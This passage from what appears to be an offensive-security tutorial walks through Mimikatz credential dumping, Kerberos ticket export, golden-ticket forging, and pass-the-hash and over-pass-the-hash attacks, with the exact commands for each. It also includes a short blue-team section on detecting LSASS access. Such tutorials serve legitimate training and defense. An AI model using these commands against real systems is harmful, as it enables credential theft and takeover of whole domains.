
To dump credentials stored within the SAM database, you must first elevate your privileges from Administrator to system. This is done by running the command

```
token::elevate
```




Once you have system privileges, run the command

```
lsadump::sam
```



Here you get the same NTLM hashes for all users on the system, regardless of whether their encrypted login data is still stored in memory.



The method you choose to dump local credentials will depend on the level of access you can reach, operational security concerns, and the type of credential data you want to steal.

Blue Team Detection: Credential Dumping

Event ID 4663: Object Access

- **Trigger:** An attempt was made to access a specific object.
- **Red Flag:** Filter for object names containing lsass.exe where the **Access Mask** is `0x10` (Read) or `0x1410` (Read/Query).

Sysmon Event ID 10: Process Access

- **Red Flag:** Alert whenever a process requests GrantedAccess privileges of `0x1F0FFF` (All Access) or 0x1010 (Read) targeting the **lsass.exe** process.

Extracting and Using Kerberos Tickets

Nowadays, stealing NTLM hashes is usually insufficient to pivot around corporate networks.

Modern windows environments have adopted the Kerberos authentication protocol to provide Active Directory networks with significantly stronger security.

Kerberos is a ticket-based authentication protocol that exploits Windows functionality and uses a Key Distribution Center (KDC) to issue tickets to clients (workstations) who use these tickets to access network resources. There are two types of tickets that the KDC will issue to clients:

- Ticket Granting Ticket (TGT) that verifies the user's identity (who they are).
- Ticket Granting Service (TGS) ticket that verifies the user's permissions (what they can access).

You can extract these tickets from a compromised machine to authenticate as another user and access resources they have permission to access.

For an in-depth guide on Kerberos and how it can be attacked, check out **How to Perform Kerberoasting Attacks: The Ultimate Guide**.


To extract Kerberos tickets from a machine you are logged into, you must run Mimikatz as Administrator and obtain debug privileges with the command

```
privilege::debug
```


Once this is set up, you can execute

```
sekurlsa::tickets
```


to list all available Kerberos tickets for all recently authenticated users (Kerberos tickets are stored in memory).



There is a lot of output from this command. To export these tickets for use, append the /export option to the command.



Tickets are exported to .kirbi files starting with the user's Locally Unique Identifier (LUID) and group number (0 = TGS, 1 = client ticket, and 2 = TGT).



Once you have extracted another user's Kerberos ticket, you can use it to authenticate as that user and access network resources they have permission to access. Let's take a look at a few ways you can do that.

When extracting Kerberos tickets, finding out what tickets can get you access to what resources is useful. A great **tool to do this is Bloodhound**. It can perform Active Directory reconnaissance and map out attack paths you can follow using the tickets you steal.

Creating Golden Tickets

One way to use the Kerberos tickets you extract is by creating golden tickets. Golden tickets are TGTs that use the domain KDC service account's (KRBTGT) NTLM password hash to sign and encrypt them.


They allow you to impersonate any user in the domain and provide you with access to every resource.

To generate a golden ticket using Mimikatz, you must specify several mandatory pieces of information:

- The domain name `/domain`.
- The Security Identifier (SID) of the domain `/sid`.
- The username you want to impersonate /user; this does not have to be a real domain user.
- The KRBTGT account's NTLM password hash `/krbtgt`.
- The location to save the golden ticket `/ticket`; you can use `/ptt` if you want to inject the forged ticket into memory for use immediately.

You should be able to get all this information from the previous command


```
lsadump::lsa /inject /user:krbtgt
```



Once you've gathered all of this data, you can append it to the command

```
kerberos::golden
```

command to generate a golden ticket.



Here you can see that the new Kerberos ticket is injected into this Mimikatz session. This allows you to authenticate to any resource in your current domain **or even across domains**.

This command

```
kerberos::list
```

shows all the Kerberos tickets you have in your current session, similar to the klist terminal command.

Pass-the-Hash (PtH) Techniques


If you cannot gain access to the KRBTGT account, you can perform lateral movement using a pass-the-hash attack with Mimikatz.

This requires system-level privileges, the NTLM password hash of the account you want to impersonate, and NTLM authentication enabled for the server or service you are attempting to access.

Read **Pass the Hash Attacks: How to Make Network Compromise Easy** for more details.


To perform a pass-the-hash attack in Mimikatz, first dump the user's NTLM hash with a command like

```
sekurlsa::logonpasswords
```



Next, gather the username /user, domain /domain, and password hash /ntlm you want to use in your pass-the-hash attack. Once gathered, use the following command to perform the attack.

```
sekurlsa::pth
```




By default, this will start a command prompt as the Administrator user and inject the impersonated credential information into this process, allowing you to impersonate that user and access resources they have permission to.

From the screenshot above, the StationX-admin user does not have permission to read the secrets network folder. The StationX-user does. Impersonating this user gives us access, as shown in the spawned command prompt on the bottom left.

This is a useful option if you are executing Mimikatz through a C2 agent and want to customize the command that is automatically run using the /run option.

However, if you don't want to automatically run a command, add the /impersonate option to the command. This will create a token in your current Mimikatz session that impersonates that user.



NTLM authentication will be turned off in security-hardened environments, and resources will enforce Kerberos authentication. This is where over-pass-the-hash attacks come in.

Over-Pass-the-Hash (Pass-the-Key) Attacks

An over-pass-the-hash attack involves extracting a target user's Kerberos authentication ticket and injecting it into your session. This allows you to impersonate the target user and access resources they have permission to.

Performing an over-pass-the-hash attack is simple.


First, you extract the Kerberos tickets on the compromised machine using the

```
sekurlsa::tickets /export
```

